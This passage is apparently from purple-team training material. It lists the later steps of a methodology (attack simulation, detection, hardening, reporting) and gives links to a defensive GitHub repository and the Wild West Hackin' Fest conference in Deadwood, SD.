3. Attack Execution / Simulation
4. Detection / Build Defenses
5. Optimize / Harden / Adjust
6. Report



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<https://github.com/DefensiveOrigins/AtomicPurpleTeam>

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- Deadwood, SD



<https://www.WildWestHackinFest.com>



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